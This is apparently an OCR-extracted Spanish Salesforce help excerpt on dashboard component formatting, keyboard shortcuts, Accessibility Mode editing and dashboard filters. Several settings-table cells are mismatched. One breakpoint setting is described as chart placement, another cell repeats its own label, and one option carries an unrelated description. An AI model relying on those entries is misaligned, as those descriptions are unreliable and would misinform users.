Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Descripción |
|---|---|
| `Punto de interrupción 2` | Coloque el gráfico encima o debajo de su informe. |
| `Color de rango alto` | Seleccione un color para representar el rango alto por encima del segundo punto de interrupción. |
| `Máximo` | El valor más alto del gráfico. |
| `Mostrar %` | Muestra el porcentaje de cada cuña de los gráficos circulares y de anillos o de cada segmento de los diagramas de embudo. En un medidor, muestra el valor porcentual del punto señalado por la aguja. |
| `Mostrar total` | Se muestra el valor total del gráfico. Para una tabla, incluya la suma total de los campos de resumen de número y divisa. |

CONSULTE TAMBIÉN

Modificar un componente de panel

### Configuración de formato para componentes de gráfico de líneas panel

Los gráficos de líneas son útiles para mostrar datos a lo largo del tiempo. Utilice la clasificación y el escalado para ayudar a sus usuarios a dar sentido a los datos de su gráfico de líneas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Descripción |
|---|---|
| `Ordenar filas por` | Seleccione un elemento de orden para determinar qué elemento desea que se muestre primero en el eje de abscisas o en el eje de ordenadas de los gráficos horizontales o verticales, respectivamente. En una tabla, seleccione el orden de clasificación de la tabla predeterminada de dos columnas para que sea ascendente o descendente en función de los valores o etiquetas de fila. |
| `Valores máximos mostrados` | Introduzca el número máximo de elementos que se incluirán en la agrupación de la parte superior del eje horizontal de un gráfico horizontal, del eje vertical de un gráfico vertical o de un eje seleccionado de un gráfico de barras apiladas. Para una tabla, introduzca el número máximo de filas que se incluirán. Por ejemplo, si desea enumerar sólo los 5 vendedores principales, cree un informe de oportunidad que enumere los importes de oportunidad totales por propietario y escriba *5* en este campo. |
| `Rango del eje-Y` | Seleccione un rango del eje manual o automático para los ejes verticales de gráficos de barras, de líneas o de columnas. Si selecciona Manual, introduzca números para los valores máximos y mínimos del eje que se va a visualizar. Si hay puntos de datos fuera del intervalo que configure, el eje se extiende automáticamente para incluir los valores cuando genere el gráfico. |
| `Posición de la leyenda` | Seleccione el lugar en el que desea que aparezca la leyenda con respecto al gráfico. |

| Configuración | Descripción |
| --- | --- |
| `Habilitar funciones activables` | Muestra los valores, etiquetas y porcentajes cuando pase el ratón por encima de los gráficos. Los detalles de activación dependen del tipo de gráfico. Los porcentajes sólo se aplican a gráficos circulares, de anillos y de embudo. La activación está desactivada si su gráfico tiene más de 200 puntos de datos. |

### Configuración de formato para los componentes métricos de panel

Un componente métrico muestra un valor en un momento dado. Utilice colores para ayudar los usuarios a dar sentido a los datos en el componente métrico.

Además, puede establecer el resaltado condicional definiendo hasta tres rangos de valores y colores. Debe definir el resaltado para seguir un componente y recibir alertas en sus noticias en tiempo real de Chatter cuando el valor supere el umbral.

Nota:

- Introduzca etiquetas métricas directamente en los componentes haciendo clic en el campo de texto vacío junto al total.
- Los componentes métricos colocados directamente por encima o por debajo de los demás en una columna del panel se mostrarán juntos como un componente individual.
- Si no define valores de punto de interrupción o si los deja en blanco, no se enviarán alertas para el componente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Descripción |
| --- | --- |
| `Color de rango bajo` | Seleccione un color para representar el rango bajo hasta el primer punto de interrupción. |
| `Punto de interrupción 1` | El valor que separa los colores de los rangos medio y alto en el panel. |
| `Color de rango medio` | Seleccione un color para representar el rango medio entre el primer y el segundo punto de interrupción. |
| `Punto de interrupción 2` | Coloque el gráfico encima o debajo de su informe. |
| `Color de rango alto` | Seleccione un color para representar el rango alto por encima del segundo punto de interrupción. |

CONSULTE TAMBIÉN

Modificar un componente de panel

### Configuración de formato para componentes de panel de gráfico circular y de anillos

Un gráfico circular es perfecto para mostrar las colaboraciones relativas de diferentes cantidades. Utilice la ficha de formato para seleccionar cómo configurar y etiquetar las divisiones de su gráfico circular.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Descripción |
|---|---|
| `Ordenar filas por` | Seleccione un elemento de orden para determinar qué elemento desea que se muestre primero en el eje de abscisas o en el eje de ordenadas de los gráficos horizontales o verticales, respectivamente. En una tabla, seleccione el orden de clasificación de la tabla predeterminada de dos columnas para que sea ascendente o descendente en función de los valores o etiquetas de fila. |
| `Valores máximos mostrados` | Introduzca el número máximo de elementos que se incluirán en la agrupación de la parte superior del eje horizontal de un gráfico horizontal, del eje vertical de un gráfico vertical o de un eje seleccionado de un gráfico de barras apiladas. Para una tabla, introduzca el número máximo de filas que se incluirán. Por ejemplo, si desea enumerar sólo los 5 vendedores principales, cree un informe de oportunidad que enumere los importes de oportunidad totales por propietario y escriba *5* en este campo. |
| `Posición de la leyenda` | Seleccione el lugar en el que desea que aparezca la leyenda con respecto al gráfico. |
| `Combinar pequeños grupos en "Otros"` | Haga clic en este vínculo para crear una tabla personalizada. El campo `Valores máximos mostrados` se cumplimenta con el valor que haya introducido, y las primeras dos columnas están cumplimentadas previamente con las columnas predeterminadas. Para personalizar una tabla, el informe de origen debe estar en formato de resumen o matricial y contener un gráfico. |
| `Mostrar valores` | Se muestran los valores de los registros individuales o grupos en el gráfico. Sólo se aplica a determinados tipos de gráficos. |
| `Mostrar %` | Se muestra el valor porcentual de cada cuña de gráficos circulares o de anillos. |
| `Habilitar funciones activables` | Muestra los valores, etiquetas y porcentajes cuando pase el ratón por encima de los gráficos. Los detalles de activación dependen del tipo de gráfico. Los porcentajes sólo se aplican a gráficos circulares, de anillos y de embudo. La activación está desactivada si su gráfico tiene más de 200 puntos de datos. |
| `Mostrar total` | Se muestra el valor total del gráfico. Para una tabla, incluya la suma total de los campos de resumen de número y divisa. |

### Configuración de formato para componentes de tabla de panel

Un componente de tabla muestra columnas de datos desde un informe personalizado en un panel. Puede utilizar colores y la escala para ayudar a que los usuarios interpreten los datos del informe que muestra la tabla.

Puede utilizar la tabla de dos columnas predeterminada o crear una tabla personalizada con hasta cuatro columnas y totales.

La tabla predeterminada de dos columnas utiliza el campo de primera agrupación y resumen del gráfico en el informe de origen. Si el informe no tiene ningún gráfico, las columnas predeterminadas se basan en el campo de primera agrupación y resumen en el informe.

Las tablas personalizadas permiten obtener valores nulos en los resultados. Las tablas de dos columnas predeterminadas no lo permiten.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Para utilizar un informe tabular como informe de origen, debe establecer `Filas para visualizar` para ese informe.

Además, puede establecer el resaltado condicional definiendo hasta tres rangos de valores y colores. El resaltado sólo se aplica a la primera columna de campo de resumen de la tabla.

| Configuración | Descripción |
|---|---|
| `Ordenar filas por` | Seleccione un elemento de orden para determinar qué elemento desea que se muestre primero en el eje de abscisas o en el eje de ordenadas de los gráficos horizontales o verticales, respectivamente. En una tabla, seleccione el orden de clasificación de la tabla predeterminada de dos columnas para que sea ascendente o descendente en función de los valores o etiquetas de fila. |
| `Valores máximos mostrados` | Introduzca el número máximo de elementos que se incluirán en la agrupación de la parte superior del eje horizontal de un gráfico horizontal, del eje vertical de un gráfico vertical o de un eje seleccionado de un gráfico de barras apiladas. Para una tabla, introduzca el número máximo de filas que se incluirán. Por ejemplo, si desea enumerar sólo los 5 vendedores principales, cree un informe de oportunidad que enumere los importes de oportunidad totales por propietario y escriba *5* en este campo. |
| `Mostrar fotos de Chatter` | Muestra fotos de Chatter de hasta 20 registros en un componente de gráfico de barras horizontales cuyo informe de origen se agrupa por campo de nombre de un usuario o grupo. Si hay más de 20 registros con fotos, se mostrarán los nombres de registro en lugar de las fotos. Defina `Visualización de agrupación` a *`Ninguno`* para mostrar las fotos. Establezca la opción `Ver detalles de` en *`Página de detalles del registro`* para que los usuarios vayan directamente al perfil de usuario o a las páginas de grupos cuando hagan clic en las fotos. Chatter debe estar activado para que se muestren las fotos. En función de la configuración de su organización, es posible que no vea las fotos en tablas y gráficos. |
| `Personalizar tabla` | Haga clic en este vínculo para crear una tabla personalizada. El campo `Valores máximos mostrados` se cumplimenta con el valor que haya introducido, y las primeras dos columnas están cumplimentadas previamente con las columnas predeterminadas. Para personalizar una tabla, el informe de origen debe estar en formato de resumen o matricial y contener un gráfico. |
| `Columna de tabla` | Especifique hasta cuatro columnas para que se muestren en la tabla. Las columnas disponibles pueden ser cualquier campo agrupado o de resumen en el gráfico. Actualice las agrupaciones o gráfico de un informe para hacer que haya más columnas disponibles para la tabla de panel. |
| `Ordenar de forma ascendente` | Clasifique la tabla personalizada en un orden de A-a-Z o de menor a mayor en una columna. No puede ordenar según las agrupaciones de segundo nivel. |

| Configuración | Descripción |
| --- | --- |
| `Ordenar de forma descendente` | Clasifique la tabla personalizada en un orden de Z-a-A o de mayor a menor en una columna. No puede ordenar según las agrupaciones de segundo nivel. |
| `Mostrar total` | Se muestra el valor total del gráfico. Para una tabla, incluya la suma total de los campos de resumen de número y divisa. |
| `Restablecer tabla a valores predeterminados` | Volver a la tabla de dos columnas predeterminada. |
| `Color de rango bajo` | Seleccione un color para representar el rango bajo hasta el primer punto de interrupción. |
| `Punto de interrupción 1` | El valor que separa los colores de los rangos bajo y medio en el panel. |
| `Color de rango medio` | Seleccione un color para representar el rango medio entre el primer y el segundo punto de interrupción. |
| `Punto de interrupción 2` | `Punto de interrupción 2` |
| `Color de rango alto` | Seleccione un color para representar el rango alto por encima del segundo punto de interrupción. |

CONSULTE TAMBIÉN

Modificar un componente de panel

## Modificar paneles con accesos directos del teclado en Lightning Experience

| PERMISOS DE USUARIO | |
| --- | --- |
| Para visualizar y actualizar paneles: | "Ejecutar informes" Y acceder a la carpeta del panel |
| Para crear paneles: | "Ejecutar informes" Y "Gestionar paneles" |
| Para modificar y eliminar paneles que ha creado: | "Ejecutar informes" Y "Gestionar paneles" |
| Para modificar y eliminar paneles que no ha creado: | "Ejecutar informes", "Gestionar paneles", Y "Ver todos los datos" |
| Para crear, modificar y eliminar paneles dinámicos: | "Ejecutar informes" Y "Gestionar paneles dinámicos" |

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Desde la ficha Panel, puede crear, modificar o eliminar un panel utilizando nada más que su teclado. Utilice pulsaciones de teclas para modificar paneles de forma rápida y sencilla en Lightning Experience.

Utilice estos prácticos accesos directos del teclado al crear o modificar un panel.

| Acceso directo del teclado | Acción |
|---|---|
| **Tabulador** | Centrarse en el siguiente elemento del panel |
| **Mayús + Tabulador** | Centrarse en el elemento anterior del panel |
| **Barra espaciadora** | Seleccionar un componente para moverlo o la esquina de un componente para cambiar el tamaño |
| , , , | Mover o cambiar el tamaño de un widget |
| **Intro** | Hacer clic en un botón |
| **CTRL + Z** | Deshacer |
| **CTRL + Y** | Rehacer |
| **CTRL + S** | Guardar |
| **CTRL + N** | Agregar componente |
| **Esc** | Cancelar movimiento o cambio de tamaño pendientes del componente |

A medida que se desplaza con el tabulador por los componentes del panel, observe que se muestra la opción **Leer conjunto de datos de gráfico (Lector en pantalla)** para que un lector de pantalla lea el conjunto de datos de cada gráfico.

Para obtener más información sobre cómo usar lectores de pantalla con Salesforce, consulte ***Recomendaciones de accesibilidad de Salesforce*** en la ayuda de Salesforce.

## Modificar paneles en Modo de accesibilidad en Salesforce Classic

| PERMISOS DE USUARIO | |
|---|---|
| Para visualizar y actualizar paneles: | "Ejecutar informes" Y acceder a la carpeta del panel |
| Para crear paneles: | "Ejecutar informes" Y "Gestionar paneles" |
| Para modificar y eliminar paneles que ha creado: | "Ejecutar informes" Y "Gestionar paneles" |
| Para modificar y eliminar paneles que no ha creado: | "Ejecutar informes", "Gestionar paneles", Y "Ver todos los datos" |
| Para crear, modificar y eliminar paneles dinámicos: | "Ejecutar informes" Y "Gestionar paneles dinámicos" |

| EDICIONES |
|---|
| Disponible en: Salesforce Classic |
| Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** |

En Salesforce Classic, puede modificar paneles en modo Accesibilidad.

**Importante:** Este tema sólo se aplica si *no* está usando el generador de paneles. *Generador de paneles* es una interfaz de arrastrar y soltar para crear y modificar paneles.

Un *panel* muestra datos de informes de origen como componentes visuales, que pueden ser gráficos, indicadores, tablas o páginas de Visualforce. Para personalizar un panel, visualícelo y haga clic en **Modificar**.

Desde la página Modificación de paneles, puede:

- Consulte el usuario que ejecuta el panel en el campo `Visualización de datos como`.
- Haga clic en **Propiedades del panel** para cambiar el título, la carpeta el usuario que ejecuta y otras opciones.
- Haga clic en **Listo** para ver el panel. Todos los cambios que haga en el panel se guardarán a medida que los vaya introduciendo.
- Haga clic en el botón **Eliminar** para eliminar todo el panel.
- Haga clic en **Agregar componente** en cualquier columna.
- Haga clic en **Estrecha**, **Media** o **Ancha** para establecer el ancho de una columna.

  Nota: Si su componente es un gráfico circular o de anillo con las opciones `Mostrar valores` o `Mostrar porcentajes` activadas y `Posición de la leyenda` definido como Derecha, la anchura de la columna del panel debe ser `Ancho` para que los valores y porcentajes se muestren en el panel.

- Haga clic en , , y para reorganizar los componentes del panel.
- Haga clic en **Modificar** para modificar propiedades de los componentes como el tipo de componente, unidades de visualización, informe de origen, etc.
- Haga clic en **Eliminar** para eliminar un componente del panel. Los componentes del panel eliminados no se guardan en la papelera de reciclaje.
- Haga clic en el componente de un panel o en sus elementos para ver los detalles del informe de origen, del informe filtrado, de la página de detalles del registro u otras URL. Si ve detalles en un componente filtrado, se aplican los filtros de panel al informe de origen.

1. Establecer propiedades de panel en el modo de accesibilidad
2. Adición y modificación de componentes del panel en el modo de accesibilidad
3. Propiedades del componente de panel en el modo de accesibilidad

CONSULTE TAMBIÉN

Adición y modificación de componentes del panel en el modo de accesibilidad

Crear un panel de Salesforce Classic

Establecer propiedades de panel en el modo de accesibilidad

## Establecer propiedades de panel en el modo de accesibilidad

**Importante:** Este tema sólo se aplica si *no* está usando el generador de paneles. *Generador de paneles* es una interfaz de arrastrar y soltar para crear y modificar paneles.

Para definir las propiedades de panel:

1. Modifique un panel y haga clic en **Propiedades del panel**.
2. Realice lo siguiente:
   - Escriba un nombre y una descripción para el panel.
   - Si tiene el permiso "Personalizar aplicación", introduzca un nombre exclusivo que utilizarán la API y paquetes gestionados.
   - Seleccione el número de columnas para este panel. Cada panel puede tener dos o tres columnas.

     **Importante:** Antes de eliminar una columna, mueva sus componentes a otra columna; de lo contrario, es posible que no sea visible.
   - Seleccione una carpeta para almacenar el panel. Todos los usuarios a los que vaya dirigida deben poder acceder a la carpeta.
   - Seleccione un `Usuario de ejecución de paneles` para establecer ajustes de visibilidad para el panel:
     - Seleccione `Ejecutar como usuario especificado` y defina el campo `Usuario de ejecución` para mostrar a todos los usuarios del panel los mismos datos, independientemente de sus ajustes de seguridad personales. Si no tiene "Ver todos los datos", sólo puede seleccionarse a sí mismo.
     - Seleccione `Ejecutar como usuario que ha iniciado sesión` para mostrar los datos a cada usuario en función de su nivel de acceso.
       - Defina el campo `Ver página de modificación como` para obtener una vista previa de la página de modificación del panel desde el punto de vista del usuario seleccionado.
       - Si tiene el permiso "Ver los paneles de Mi equipo" o "Ver todos los datos", seleccione `Permitir a los usuarios autorizados modificar el usuario de ejecución` para permitir que aquellas personas que tengan permiso modifiquen el usuario de ejecución en la página de modificación del panel. Los usuarios con "Ver los paneles de mi equipo" pueden ver el panel como cualquier usuario que está por debajo en la jerarquía de funciones. Los usuarios con "Ver todos los datos" pueden modificar el panel y verlo como cualquier usuario de su organización.
   - En Configuración del componente, seleccione el color y tamaño del título, color del texto y atenuación del fondo. Si no desea una atenuación gradual, seleccione el mismo color para `Color inicial` y `Color final`.
3. Haga clic en **Guardar**.

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para crear paneles:
- "Ejecutar informes" Y "Gestionar paneles"

Para crear, modificar y eliminar paneles dinámicos:
- "Ejecutar informes" Y "Gestionar paneles dinámicos"

Para poder seleccionar un usuario de ejecución diferente para el panel:
- "Ver los paneles de Mi Equipo" O "Ver todos los datos"

### CONSULTE TAMBIÉN

Configurar paneles dinámicos

Seleccionar de un usuario de ejecución de panel

## Adición y modificación de componentes del panel en el modo de accesibilidad

**Importante:** Este tema sólo se aplica si *no* está usando el generador de paneles. *Generador de paneles* es una interfaz de arrastrar y soltar para crear y modificar paneles.

Un *panel* muestra datos de informes de origen como componentes visuales, que pueden ser gráficos, indicadores, tablas o páginas de Visualforce. Los componentes proporcionan una instantánea de mediciones clave e indicadores de rendimiento para su organización. Cada panel puede tener hasta 20 componentes.

Para agregar un componente de panel:

1. Modifique un panel.
2. Haga clic en **Agregar componente** desde la parte superior de cualquier columna y defina propiedades de componentes.
3. Seleccione `Informe personalizado` para utilizarlo para su panel. Si selecciona el componente `Página de Visualforce` o `Custom S-Control`, seleccione una página o S-Control e introduzca la altura de visualización. Puede mostrar un informe unido que incluye un gráfico en el panel. Modifique el componente del panel de informe unido y seleccione **Utilizar gráfico tal y como se define en el informe de origen**.

   **Nota:**
   - Es posible que los informes de previsiones y candidatos personalizados que ha creado mediante un informe estándar no estén disponibles en la lista `Informe personalizado`.
   - Para utilizar un informe tabular en un panel, limite el número de filas, definiendo la opción `Filas que se mostrarán`, el orden de las columnas y el orden en la página Seleccionar los criterios del informe. No puede utilizar componentes de medidor o medición en paneles que utilicen informes tabulares.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para crear paneles:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que ha creado:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que no ha creado:
- "Ejecutar informes", "Gestionar paneles", Y "Ver todos los datos"

4. Introduzca la configuración apropiada para el tipo de componente que ha seleccionado:Elija la configuración en la ficha Formato para el tipo de componente seleccionado:
   - Configuración de formato para componentes de gráfico de barras del panel
   - Configuración de formato para componentes de gráfico de dispersión del panel
   - Configuración de formato para componentes de medidor de panel
   - Configuración de formato para los componentes métricos de panel
   - Configuración de formato para componentes de tabla de panel
5. Haga clic en **Guardar**.

**Nota:** Los componentes métricos colocados directamente por encima o por debajo de los demás en una columna del panel, se mostrarán juntos como un componente individual.

### CONSULTE TAMBIÉN

Tipos de gráficos

Modificar un componente de panel

## Propiedades del componente de panel en el modo de accesibilidad

**Importante:** Este tema sólo se aplica si *no* está usando el generador de paneles. *Generador de paneles* es una interfaz de arrastrar y soltar para crear y modificar paneles.

Los siguientes ajustes pueden variar según el tipo de componente que seleccione.

| Campo | Descripción |
|---|---|
| `Tipo de componente` | Seleccione gráfico de barras vertical u horizontal, gráfico de líneas, gráfico circular o de anillos, tabla, medidor, indicador, página de Visualforce o custom s-control. |
| `Encabezado` | Escriba el texto que desea mostrar en la parte superior del componente de panel. |
| `Pie de página` | Escriba el texto que desea mostrar en la parte inferior del componente de panel. |
| `Título` | Escriba un título con el que identificar el componente del panel. |
| `Mostrar unidades` | Seleccione una escala para mostrar los valores de gráfico. Para componentes de tabla, este ajuste sólo se aplica a la primera columna. Para obtener mejores resultados, seleccione Automático para dejar que Salesforce seleccione las unidades adecuadas. |
| `Ver detalles de` | Determine lo que ocurrirá cuando haga clic en un componente de panel:<br>• Informe de origen: lleva al usuario al informe de origen completo para el componente de panel.<br>• Informe de origen filtrado: cuando los usuarios hacen clic en grupos individuales, valores del eje X o entradas de leyendas, se trasladan al informe de origen filtrado por lo que han seleccionado.<br>Por ejemplo, si tiene un gráfico de columnas verticales apilado de oportunidades agrupadas por etapa, con meses como el eje X, podría hacer clic en una etapa individual de una barra, un mes en el eje X o una entrada de leyenda de una etapa para ver los detalles del informe de origen filtrado. (No disponible para indicadores, mediciones o tablas.)<br>• Página de detalles del registro: cuando los usuarios hacen clic en elementos del gráfico o de la tabla, los valores del eje o entradas de leyenda se trasladan a la página de detalles de ese registro. Sólo puede seleccionar esta opción para tablas y gráficos que utilicen un informe de origen agrupado por nombre del registro, propietario del registro o publicación de noticias en tiempo real. (No disponible para indicadores o mediciones.)<br>• Otra URL: lleva al usuario a la URL que especifique. No podrá agregar URL que comiencen por "mailto:" o "javascript:" a componentes del panel.<br>**Nota:** Los detalles filtrados y de la página de detalles del registro están desactivados para gráficos de paneles con más de 200 valores. |
| `Ver detalles de URL` | Especifique la URL a la que irán los usuarios cuando hagan clic en el componente del panel. Utilice la opción para enviar a los usuarios a otro panel, informe, página de detalles de registro u otro sistema que utilice una interfaz Web. |

CONSULTE TAMBIÉN

- Modificar un componente de panel
- Tipos de componentes de panel

## Instalar los paneles de muestra de CRM desde AppExchange

Utilice los paneles de muestra de AppExchange como un punto de inicio para crear paneles que reúnan sus necesidades comerciales.

El paquete de paneles de muestra de CRM en AppExchange ofrece paneles que siguen las prácticas recomendadas con informes subyacentes basados en los campos y objetos estándar de su organización. Puede utilizar estos son paneles de ventas, marketing, servicio y asistencia al cliente que puede utilizar para realizar un seguimiento de los procesos comerciales y mediciones clave de rendimiento para sí mismo, su equipo y su empresa. Los paneles de este paquete incluyen:

- **Paneles de ventas y marketing**
  - Panel ejecutivo de marketing
  - Panel ejecutivo de ventas
  - Panel de gestor de ventas
  - Panel de vendedor
- **Paneles de servicio de atención al cliente**
  - Panel de descripción general del supervisor de agentes
  - Panel de descripción general de servicio para ejecutivos
  - Panel de los principales indicadores de rendimiento (KPI) de servicio

1. En AppExchange, busque "Paneles CRM de Salesforce" y haga clic en **Descargar ahora**.
2. Para instalar los paneles de muestra, instale el paquete.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para instalar los paquetes:
- "Descargar paquetes de AppExchange"

Para crear paneles:
- "Ejecutar informes" Y "Gestionar paneles"

# Filtrar su panel

Los filtros de paneles hacen que sea sencillo proporcionar diferentes combinaciones de datos desde un único panel. No necesita paneles separados para diferentes conjuntos de usuarios: solamente tiene que proporcionar a cada grupo un filtro que tenga sentido para ellos. Cuando utilice un filtro en un panel, la vista filtrada volverá a mostrarse la próxima vez que visite el panel.

Un filtro tiene un nombre, un operador de filtro y uno o más valores. Cada filtro puede tener hasta 10 opciones. Cada panel puede tener hasta 3 filtros. Póngase en contacto con Salesforce para aumentar el límite de opciones de filtro. Un máximo de 50 opciones de filtro es posible.

Puede filtrar en listas de selección, búsquedas y casillas de verificación así como en campos de texto, numéricos, fecha y de fecha y hora.

Al cambiar los filtros de un panel, éste muestra los datos almacenados anteriormente en la memoria caché, si los hubiera. Si no hay datos, el panel obtiene los más recientes. De todos modos, los datos "recién actualizados" del panel le muestran la indicación horaria de los datos que está viendo. Haga clic en **Actualizar** para obtener los datos más recientes.

Nota: Hay algunas acciones que no puede realizar con filtros de paneles.
- No se pueden agregar filtros a paneles que contienen componentes de Visualforce o S-Control.
- No se puede filtrar en campos de depósito. Sin embargo, es posible utilizar un informe filtrado en un campo de depósito de la página de panel.
- Los filtros no se aplican cuando programa un panel o lo envía por correo electrónico.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar filtros a un panel:
- "Ejecutar informes" Y "Gestionar paneles"

Para ver, actualizar y filtrar paneles:
- "Ejecutar informes" Y acceder a la carpeta del panel

- No puede filtrar datos en un informe unido en una vista de panel ni agregar un filtro a un panel que solo tiene informes unidos.
- No puede utilizar campos de fórmula personalizados en un filtro de panel.
- En Lightning Experience, no puede modificar paneles filtradas, lo que significa que no puede agregar nuevos filtros de paneles. (Puede cambiar filtros existentes mientras visualiza el panel Cambie a Salesforce Classic para modificar paneles filtrados.

1. Agregar un filtro de panel

   Para crear un filtro de panel, seleccione un campo que contenga el tipo de información que desea filtrar, luego defina cómo el filtro devuelve los datos.

2. Aplicar un filtro de panel

   Filtre un panel para analizar la información de manera interactiva. Cuando filtra un panel de Salesforce Classic, la vista filtrada se conserva de modo que, la próxima vez que vea el panel, los datos se filtren con la misma vista. En Lightning Experience, los paneles siempre se abren sin filtros aplicados.

3. Ejemplos de filtros de panel

   Los filtros de un panel le permiten elegir diferentes vistas de datos. Cuando filtra un panel de Salesforce Classic, la vista filtrada se conserva de modo que, la próxima vez que vea el panel, los datos se filtren con la misma vista. En Lightning Experience, los paneles siempre se abren sin filtros aplicados. Sin filtros de panel, tendría que crear varios paneles, cada uno con su propio conjunto de informes filtrados.

# Agregar un filtro de panel

Para crear un filtro de panel, seleccione un campo que contenga el tipo de información que desea filtrar, luego defina cómo el filtro devuelve los datos.

El campo que seleccione para el filtro puede tener *campos equivalentes*. Los campos equivalentes comparten el mismo objeto relacionado que el campo que selecciona para el filtro. Puede utilizar campos equivalentes para filtrar componentes con un campo diferente al que ha seleccionado para el filtro o filtrar algunos componentes de forma diferente. Por ejemplo, si filtra en el campo `Propietario de cuenta`, los campos equivalentes pueden incluir `Propietario de oportunidad` o `Oportunidad creada por`, como parte del objeto de usuario.

Si modifica un panel, puede ver cómo se filtra cada componente en `Filtrado por`. Si hay campos equivalentes para un componente, puede seleccionar un campo diferente para filtrar el componente.

1. Haga clic en **Modificar** en su panel y, a continuación, haga clic en **Agregar filtro**.


   En Lightning Experience, no puede modificar paneles filtradas, lo que significa que no puede agregar nuevos filtros de paneles. (Puede cambiar filtros existentes mientras visualiza el panel Cambie a Salesforce Classic para modificar paneles filtrados.

2. Seleccione el campo en el cuál filtrar desde la lista desplegable `Campo`. La lista desplegable muestra campos que se pueden utilizar para filtrar todos los componentes. (Para ver campos equivalentes a su selección, haga clic en .)

3. Proporcione a su filtro una etiqueta de visualización para identificarla. Si su filtro tiene muchos campos equivalentes, es recomendable utilizar una etiqueta para todos los componentes.

4. Bajo Opciones de filtro, seleccione un operador y proporcione uno o más valores según los cuales filtrar.

   Utilice el campo **Nombre del grupo** para dar un nombre a su filtro. Por ejemplo, en un panel de ventas, podría recopilar varias etapas de oportunidades en un grupo denominado "Tempranas". Esto permite que los usuarios filtren rápidamente el panel para mostrar solamente los datos relevantes para los acuerdos que se encuentren en las etapas tempranas de desarrollo.




Nota: Las opciones con múltiples valores se consideran condiciones OR.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar filtros a un panel:

- "Ejecutar informes" Y "Gestionar paneles"

5. Haga clic en **Aceptar**. Cuando hace clic en Aceptar, puede ve cómo se aplica el filtro a cada componente. Si hay campos equivalentes para un componente, puede seleccionar cuál utilizar para filtrar el componente.

Para modificar o eliminar un filtro existente, desde la lista desplegable del filtro, seleccione **Modificar filtro** o **Eliminar filtro**.

## Aplicar un filtro de panel

Filtre un panel para analizar la información de manera interactiva. Cuando filtra un panel de Salesforce Classic, la vista filtrada se conserva de modo que, la próxima vez que vea el panel, los datos se filtren con la misma vista. En Lightning Experience, los paneles siempre se abren sin filtros aplicados.

Nota: Todos los componentes en el panel no se filtran necesariamente en el mismo campo. La persona que ha creado o modificado el panel especifica qué campo se utiliza.

1. Abra un panel.

   En Salesforce Classic, si aplicó algún filtro la última vez que utilizó este panel, observará que sigue estando seleccionado. En Lightning Experience, el panel siempre se abre sin filtros aplicados.

2. Seleccione una opción desde la lista desplegable del filtro.
   Cada filtro tiene una o más opciones que puede elegir para continuar limitando su selección.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver, actualizar y filtrar paneles:

- "Ejecutar informes" Y acceder a la carpeta del panel

3. Para ver datos sin filtrar, seleccione **Borrar filtro** o **Todo** desde la lista desplegable del filtro.

## Ejemplos de filtros de panel

Los filtros de un panel le permiten elegir diferentes vistas de datos. Cuando filtra un panel de Salesforce Classic, la vista filtrada se conserva de modo que, la próxima vez que vea el panel, los datos se filtren con la misma vista. En Lightning Experience, los paneles siempre se abren sin filtros aplicados. Sin filtros de panel, tendría que crear varios paneles, cada uno con su propio conjunto de informes filtrados.

